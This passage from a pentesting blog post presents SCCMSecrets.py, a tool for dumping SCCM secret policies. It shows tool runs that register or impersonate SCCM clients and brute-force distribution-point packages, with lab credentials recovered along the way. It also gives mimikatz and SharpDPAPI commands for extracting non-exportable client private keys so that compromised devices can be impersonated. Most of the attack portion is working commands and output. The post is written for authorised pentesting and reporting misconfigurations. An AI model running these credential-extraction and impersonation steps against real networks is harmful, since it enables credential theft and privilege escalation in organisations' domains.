- Output directory                     : ./loot/2024-08-13_14-38-50
```

#####

Machine account credentials provided. In these conditions, we can:

> Register an SCCM client to retrieve secret policies.

> Download package files with specified extensions.

Do you want to attempt registering a client (OPSec consideration: we will not be able to remove the client afterwards) ? If no, package file download will still be performed. [y/N]: y

[INFO] Generating Private key and client (self-signed) certificate

**[\*] Registering SCCM client with FQDN test10.sccm.lab**

**[\*] Using authenticated registration, with username azule\$ and password Password123!**

[+] Client registration complete - GUID: A69A5968-7159-4EEB-9601-B5127F618747.

[\*] Sleeping for 300 seconds ...

**[\*] Requesting device policies test10.sccm.lab**

[+] Policies list retrieved (52 total policies ; 8 secret policies)

[INFO] Dumping secret policy {3daadb3-99d0-4223-ac34-13caad9c245e}

[\*] Found 2 obfuscated blob(s) in secret policy.

[INFO] Deobfuscated blob n°1

[INFO] Failed parsing XML on this blob - not XML content

[INFO] Deobfuscated blob n°2

[INFO] Failed parsing XML on this blob - not XML content

[+] Secret policy {3daadb3-99d0-4223-ac34-13caad9c245e} processed.

[+] Retrieved NAA account credentials: 'sccm.lab\sccm-naa:123456789'

[INFO] Dumping secret policy P0120002-P0100009-6F6BCC28

[\*] Found 1 obfuscated blob(s) in secret policy.

[INFO] Deobfuscated blob n°1

[\*] Found 1 embedded powershell scripts in blob.

[+] Secret policy P0120002-P0100009-6F6BCC28 processed.

[INFO] Dumping secret policy P0120003-P010000A-6F6BCC28

[\*] Found 1 obfuscated blob(s) in secret policy.

[INFO] Deobfuscated blob n°1

[INFO] Found a package ID in secret policy: P010000C

[+] Secret policy P0120003-P010000A-6F6BCC28 processed.

```

[INFO] Dumping secret policy P012000A-P0100012-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[INFO] Deobfuscated blob n°1
[+] Secret policy P012000A-P0100012-6F6BCC28 processed.
[INFO] Dumping secret policy P012000B-P0100013-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[INFO] Deobfuscated blob n°1
[+] Secret policy P012000B-P0100013-6F6BCC28 processed.
[INFO] Dumping secret policy P012000C-P0100014-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[INFO] Deobfuscated blob n°1
[+] Secret policy P012000C-P0100014-6F6BCC28 processed.
[INFO] Dumping secret policy P012000D-P0100015-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[INFO] Deobfuscated blob n°1
[+] Secret policy P012000D-P0100015-6F6BCC28 processed.
[INFO] Dumping secret policy {P0100014}
[INFO] Processing a CollectionSettings policy to extract collection variables
[*] Found 2 obfuscated blob(s) in secret policy.
[INFO] Deobfuscated blob n°1
[INFO] Failed parsing XML on this blob - not XML content
[INFO] Deobfuscated blob n°2
[INFO] Failed parsing XML on this blob - not XML content
[+] Secret policy {P0100014} processed.

[*] Starting package ID bruteforce (site code P01, range 4095).
[INFO] Checking credentials with URL http://mecm.sccm.lab/sms_dp_smspkg$/fZgYVFeC
[INFO] Request returned status code 404
[*] Found package P0100001
[*] Found package P0100002
[*] Found package P0100003
[*] Found package P0100004
[*] Found package P0100005
[*] Found package P0100006
[*] Found package P0100007
[*] Found package P010000C

[*] Starting file download with target extensions ['.ps1', '.bat', '.xml', '.txt',
'.pfx']
[INFO] Package P0100001 - downloaded file Config_AppsAndSettings.xml
[INFO] Package P0100001 - downloaded file Config_SettingsOnly.xml
[INFO] Package P0100001 - downloaded file MigDocs.xml
[INFO] Package P0100001 - downloaded file Config_AppsOnly.xml
[INFO] Package P0100001 - downloaded file MigUser.xml
[...]
[INFO] Package P0100005 - downloaded file ep_defaultpolicy.xml
[INFO] Package P010000C - downloaded file MyScript.ps1
[*] All done. Bye !

```

## 4. Pivoting across collections by impersonating compromised SCCM clients

---

Several of the scenarios presented above resulted in the retrieval of **secret policies**, whether through the exploitation of automatic device approval, or by providing a valid machine account.

However, as noted in the first section, secret policies fetched in this way are limited to the **collections automatically applied to new registered SCCM devices**. Other SCCM clients in the internal network may be part of other, custom collections associated with other secret policies containing interesting credentials (for instance, custom collections created for task sequences constituting high-risk deployments).

It would thus be particularly interesting to be able to dump SCCM policies **iteratively**. In other words, it might be effective to regularly dump SCCM policies as the intrusion progresses, by impersonating legitimate compromised SCCM clients of different nature that may be part of new collections, and associated with new secret policies.

[SCCMSecrets.py](#) allows doing just that, and this section exposes how to proceed.

#### **a. Impersonating legitimate SCCM clients – prerequisites**

---

Impersonating SCCM clients necessitates two main prerequisites, that can be obtained after gaining local administrative access to the machine.

##### Client GUID

The first required element is the **client GUID**, that is used to uniquely identify the SCCM device. It can be discovered rather easily in the SCCM client logs – for instance, in the [C:/Windows/CCM/Logs/ClientIDManagerStartup.log](#) file, which specifically records events related to the creation, management, and assignment of unique client identifiers (Client GUIDs) for SCCM devices.

##### Client private key

The most important prerequisite is the **private key** of the SCCM client that is used to sign requests sent to the management point in order to retrieve policies, including secret ones. The SMS Signing Certificate and the SMS Encryption Certificate can both be found in the Windows Certificate store, in the **SMS store** of machine certificates. However, the private key associated with these certificates is **marked as non-exportable**, which prevents us to simply extract it using the Certificate store GUI.






Figure 11: SCCM certificates private key marked as not exportable.

There are still several ways to circumvent this protection in order to recover private keys marked as non-exportable with local administrative access to the machine.

### > Patching CNG API on the fly using Mimikatz

The first approach is the one adopted by **mimikatz**, and consists in simply patching the Microsoft API handling the export functionality in order to allow the private key extraction. In our case, for the private key of the SCCM client certificates, the CNG API should be patched. This can be performed with the following **mimikatz** command (note that it is necessary to have **SYSTEM** privileges to accomplish this):

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # crypto::cng
"KeyIso" service patched

mimikatz # crypto::certificates /systemstore:local_machine /store:SMS /export
* System Store : 'local_machine' (0x00020000)
* Store       : 'SMS'

0. SMS Encryption Certificate
Subject : CN=CLIENT, CN=SMS
Issuer  : CN=CLIENT, CN=SMS
Serial  : fcfcd8f19bceb0489f1b0077a8182912
Algorithm: 1.2.840.113549.1.1.1 (RSA)
Validity : 6/29/2024 4:15:00 AM -> 12/26/2024 4:15:00 AM
Hash SHA1: 65fb296aab7a3739901c9c9b56d07c363141859e
    Key Container : ConfigMgrPrimaryKey
    Provider      : Microsoft Software Key Storage Provider
    Provider type : cng (0)
    Type          : CNG Key (0xffffffff)
    |Provider name : Microsoft Software Key Storage Provider
    |Implementation: NCryptImplSoftwareFlag ;
    Key Container : ConfigMgrPrimaryKey
    Unique name   : f67681ddee923363c159c11a44f135de_1e7df290-b21c-4236-91c3-b8d02d147ed8
    Algorithm     : RSA
    Key size      : 2048 (0x00000800)
    Export policy  : 00000000 ( )
    Exportable key : NO
    LSA isolation : NO
    Public export  : OK - 'local_machine_SMS_0_SMS[...].der'
    Private export : OK - 'local_machine_SMS_0_SMS[...].pfx'
[...]
```

This method however requires patching the CNG API, which is still an experimental feature in Mimikatz.

## > Decrypting DPAPI secrets

Another, arguably more reliable and stealthier way to retrieve the private key is to perform DPAPI decryption. Indeed, the private key associated with SCCM device certificates is stored at the following path: **C:\ProgramData\Microsoft\Crypto\Keys**. It is encrypted using a master key, itself encrypted with the **DPAPIsystem key**, which is accessible to local administrators. It is as a result possible to decrypt this file and extract the private key stored in it.

The SharpDPAPI tool can perform these actions automatically. However, a more manual approach can also be adopted for offline decryption. It would first require downloading the encrypted private key file from the **C:\ProgramData\Microsoft\Crypto\Keys** directory. Then, the machine master keys can be fetched from **C:\Windows\System32\Microsoft\Protect\S-1-5-18\User** and **C:\Windows\System32\Microsoft\Protect\S-1-5-18**, and decrypted using the DPAPI

system key, which can for instance be calculated from the **SYSTEM**, **SAM** and **SECURITY** hives. Finally, the encrypted private key file can be decrypted with the master keys. For more details on DPAPI, you can refer to [our article on Windows secret extraction](#).

```
PS> .\SharpDPAPI.exe certificates /machine
[...]
```

Folder : C:\ProgramData\Microsoft\Crypto\Keys

File : f67681ddee923363c159c11a44f135de\_1e7df290-b21c-4236-91c3-b8d02d147ed8

```
Provider GUID : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
Master Key GUID : {71ef9c3a-db03-4c01-86bc-783c0b424397}
Description : Private Key
algCrypt : CALG_AES_256 (keyLen 256)
algHash : CALG_SHA_512 (32782)
Salt :
48a457b53871296999737308d722f1aec1371276ac9a8422c3eb4beb7c1f1912
HMAC :
52f65558d942a7aca127c047dcc89fdbd9c32be9cb93bff51cac4f3c3b8361f0
Unique Name : ConfigMgrPrimaryKey

Thumbprint : 65FB296AAB7A3739901C9C9B56D07C363141859E
Issuer : CN=SMS, CN=CLIENT
Subject : CN=SMS, CN=CLIENT
Valid Date : 6/29/2024 4:15:00 AM
Expiry Date : 12/26/2024 3:15:00 AM
Enhanced Key Usages:
(1.3.6.1.4.1.311.101.2)
```

[\*] Private key file f67681ddee923363c159c11a44f135de\_1e7df290-b21c-4236-91c3-b8d02d147ed8 was recovered:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAWwhy3RPu1p6XXUw81tP0PY2x+g3N1z0T0Qko+06Z7F+I5i/5
[...]
LRcvYdNp3ae5YHVUWLK4+QnIhe2uhBe75EeH09U06qxpgtLant0dhlg=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIC4DCCAcigAwIBAgIQEikYqHcAG59IsM6b8dj8/DANBgkqhkiG9w0BAQsFADAf
[...]
pHw0Bzs4fwRgtDs4pJrc0b+5oLA=
-----END CERTIFICATE-----
[...]
```

With the SCCM client GUID and the private key of the self-signed certificate generated by the device upon registration, all the prerequisites are met to impersonate a target device, and fetch the secret policies that apply to it.

## **b. Demonstration using SCCMSecrets.py**

---

Client device impersonation can be performed with `SCCMSecrets.py`, and more specifically using the `--use-existing-device` flag. This option expects a target directory containing at least two files:

- `guid.txt`: contains the device GUID (e.g. `2EA426AE-F65E-4204-8B0D-B27FD22F381A`).
- `key.pem`: contains the device's private key in `pem` format.

For illustration purposes, let us consider that in our testing environment, a device named `CLIENT` was registered in a specific collection, **Very Important Clients**.

The screenshot shows the SCCM console interface. On the left, the 'Assets and Compliance' tree is expanded to 'Devices'. The main pane shows a list of 9 devices. The 'CLIENT' device is highlighted with a red box. Below the device list, the 'CLIENT' details are shown, including a table of collections it belongs to. The 'Very Important Clients' collection is highlighted with a red box.

Icon	Name	Client	Primary User(s)	Currently Logged on User	Site Code	Client Activity	Active Directory Site	Approved
	MSSQL	Yes			P01	Active	Default-First-Site-Na...	Approved
	<b>CLIENT</b>	Yes			P01	Active	Default-First-Site-Na...	Approved
	MECM	Yes			P01	Active	Default-First-Site-Na...	Approved

Collection ID	Collection name	Limit to collection ID	Limit to collection name	Maintenance window name
SMSDM003	All Desktop and Server Clients	SMS00001	All Systems	
SMS00001	All Systems			
P0100014	Some Default Collection	SMS00001	All Systems	
P0100015	<b>Very Important Clients</b>	SMS00001	All Systems	

Figure 12: `CLIENT` device registered in the **Very Important Clients** collection.

This collection has a high-risk deployment associated with it, corresponding to a task sequence named **Domain Join Task Sequence**.

The screenshot shows the SCCM console interface. On the left, the 'Assets and Compliance' tree is expanded to 'Device Collections'. The main pane shows a list of 8 device collections. The 'Very Important Clients' collection is highlighted with a red box. Below the collection list, the 'Very Important Clients' details are shown, including a table of task sequences. The 'Domain Join Task Sequence' is highlighted with a red box.

Icon	Name	Limiting Collection	Member Count	Members Visible on Site	Referenced Collections
	Co-management Eligible Devices	All Systems	0	0	0
	Custom Collection	All Systems	12	12	0
	<b>Very Important Clients</b>	All Systems	1	1	0

Icon	Software	Feature Type	Deployment Start Time	Purpose	Compliance %	Deadline
	<b>Domain Join Task Sequence</b>	Task Sequence	8/5/2024 2:01 PM	Available	0.0	

Figure 13: Domain Join Task Sequence associated with the "Very Important Clients" collection.

It is assumed that we compromised the `CLIENT` device and extracted the SCCM client private key as well as its GUID from the machine. The `guid.txt` and the `key.pem` files were created in the `CLIENT_DEVICE` folder. `SCCMSecrets.py` can now be launched with the `--use-existing-device` flag pointing to this folder in order to impersonate the compromised `CLIENT` device, and fetch its secret policies.

```

$ ls -lah CLIENT_DEVICE/
total 16K
drwxr-xr-x 2 user user 4.0K Aug 12 00:15 .
drwxr-xr-x 7 user user 4.0K Aug 13 12:13 ..
-rw-r--r-- 1 user user 37 Aug 12 00:15 guid.txt
-rw-r--r-- 1 user user 1.7K Aug 12 00:15 key.pem

$ python3 SCCMSecrets.py --distribution-point 'mecm.sccm.lab/' --client-name
test8.sccm.lab --verbose --bruteforce-range 10 --use-existing-device
CLIENT_DEVICE/
[...]
[*] Querying MPKEYINFORMATION to extract site code from management point
[+] Retrieved site code P01

##### Context information #####
- Anonymous Distribution Point access : [VULNERABLE] Distribution point allows
anonymous access
- Credentials provided : [NONE] (no credentials provided)
- Distribution point : http://mecm.sccm.lab
- Management point : http://mecm.sccm.lab
- Site code : P01
- File extensions to retrieve : ['.ps1', '.bat', '.xml', '.txt', '.pfx']
- Package ID bruteforce range : 10
- Output directory : ./loot/2024-08-12_00-16-17
#####

```

No credentials were provided, but target distribution point does accept anonymous access. In these conditions, we can:

- > Try to use the provided device to dump secret policies.
- > Download package files with specified extensions.

**We will be using the existing device with GUID 5E038820-B52D-4E04-B979-757946BBF21C. Proceed ? [y/N]: Y**

```

[*] Requesting device policies test8.sccm.lab
[+] Policies list retrieved (53 total policies ; 9 secret policies)
[INFO] Dumping secret policy {3daadbd3-99d0-4223-ac34-13caad9c245e}
[*] Found 2 obfuscated blob(s) in secret policy.
[+] Secret policy {3daadbd3-99d0-4223-ac34-13caad9c245e} processed.
[+] Retrieved NAA account credentials: 'sccm.lab\sccm-naa:123456789'
[INFO] Dumping secret policy P0120002-P0100009-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[INFO] Deobfuscated blob n°1
[*] Found 1 embedded powershell scripts in blob.
[+] Secret policy P0120002-P0100009-6F6BCC28 processed.
[INFO] Dumping secret policy P0120003-P010000A-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[INFO] Deobfuscated blob n°1
[INFO] Found a package ID in secret policy: P010000C
[+] Secret policy P0120003-P010000A-6F6BCC28 processed.
[INFO] Dumping secret policy P012000A-P0100012-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[INFO] Deobfuscated blob n°1
[+] Secret policy P012000A-P0100012-6F6BCC28 processed.
[INFO] Dumping secret policy P012000B-P0100013-6F6BCC28

```

```

[*] Found 1 obfuscated blob(s) in secret policy.
[INFO] Deobfuscated blob n°1
[+] Secret policy P012000B-P0100013-6F6BCC28 processed.
[INFO] Dumping secret policy P012000C-P0100014-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[+] Secret policy P012000C-P0100014-6F6BCC28 processed.
[INFO] Dumping secret policy P012000D-P0100015-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[+] Secret policy P012000D-P0100015-6F6BCC28 processed.
[INFO] Dumping secret policy {P0100014}
[INFO] Processing a CollectionSettings policy to extract collection variables
[*] Found 2 obfuscated blob(s) in secret policy.
[+] Secret policy {P0100014} processed.
[INFO] Dumping secret policy P012000E-P0100011-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[INFO] Deobfuscated blob n°1
[+] Secret policy P012000E-P0100011-6F6BCC28 processed.

```

**[\*] Starting package ID bruteforce (site code P01, range 10).**

```

[*] Anonymous Distribution Point connection is enabled. Dumping without
authentication.
[INFO] There is a known package that we missed during bruteforce -> P010000C.
Adding it to queue
[*] Found package P0100004
[*] Found package P0100001
[*] Found package P0100006
[*] Found package P0100005
[*] Found package P0100002
[*] Found package P0100003
[*] Found package P0100007
[*] Found package P010000C

```

**[\*] Starting unauthenticated file download with target extensions ['.ps1', '.bat', '.xml', '.txt', '.pfx']**

```

[INFO] Package P0100001 - downloaded file MigDocs.xml
[INFO] Package P0100001 - downloaded file Config_AppsAndSettings.xml
[INFO] Package P0100001 - downloaded file MigApp.xml
[...]
[INFO] Package P0100005 - downloaded file ep_defaultpolicy.xml
[INFO] Package P010000C - downloaded file MyScript.ps1
[*] All done. Bye !

```

Compared to policy dumps performed in the previous section by registering devices ourselves (which yielded 8 secret policies), we can see here that an additional secret policy was retrieved. It turns out to be the **Domain Join Task Sequence** secret policy associated with the additional **Very Important Clients** collection, containing T0 account credentials.

```
$ cat ./loot/2024-08-12_00-16-17/policies/P012000E-P0100011-6F6BCC28/secretBlob_1-
TS_Sequence.txt
Secret property name: TS_Sequence
<?xml version="1.0"?>
<sequence version="3.10">
  <step type="SMS_TaskSequence_JoinDomainWorkgroupAction" name="Join Domain or
Workgroup" description="" runIn="FullOS" successCodeList="0" retryCount="0"
runFromNet="false">
    <action>osdjoin.exe /type:%OSDJoinType%</action>
    <defaultVarList>
      <variable name="OSDJoinDomainName" property="DomainName">sccm.lab</variable>
      <variable name="OSDJoinDomainOUName"
property="DomainOUName">LDAP://CN=Computers,DC=sccm,DC=lab</variable>
      <variable name="OSDJoinPassword"
property="DomainPassword">whiteRabbit</variable>
      <variable name="OSDJoinAccount"
property="DomainUsername">SCCMLAB\alice</variable>
      <variable name="OSDJoinSkipReboot" property="SkipReboot">>false</variable>
      <variable name="OSDJoinType" property="Type">0</variable>
    </defaultVarList>
  </step>
</sequence>
```

## 5. Conclusion

---

Some great research has been published these past few years regarding the attack surface exposed by SCCM. [SCCMSecrets.py](#) builds upon it to provide a comprehensive attack workflow regarding secrets related to policies applied to registered devices. Its aim is to allow pentesters to accurately map the credentials included in secret policies throughout the intrusion process, in order to discover and report misconfigurations related to policies distribution, or privilege escalation vectors arising from the exposure of excessively privileged accounts in SCCM policies.

As it is often the case regarding SCCM tooling, [SCCMSecrets.py](#) may still be subject to bugs in specific SCCM environments and configurations – if you happen to catch one, we'll be happy to address any issue on the [Github](#) repository. PR are, of course, also welcome. Thanks for reading!

1. I was informed that in the course of writing this article, another tool allowing to dump SCCM distribution point resources via HTTP was released (<https://github.com/badsectorlabs/sccm-http-looter>). Said tool represents an alternative for HTTP distribution point resources dumping. In addition, the file enumeration method of sccm-http-looter is more elegant than the initial approach picked for SCCMSecrets.py. It would thus be interesting to implement it in future SCCMSecrets.py releases - while of course crediting badsectorlabs for their cool findings.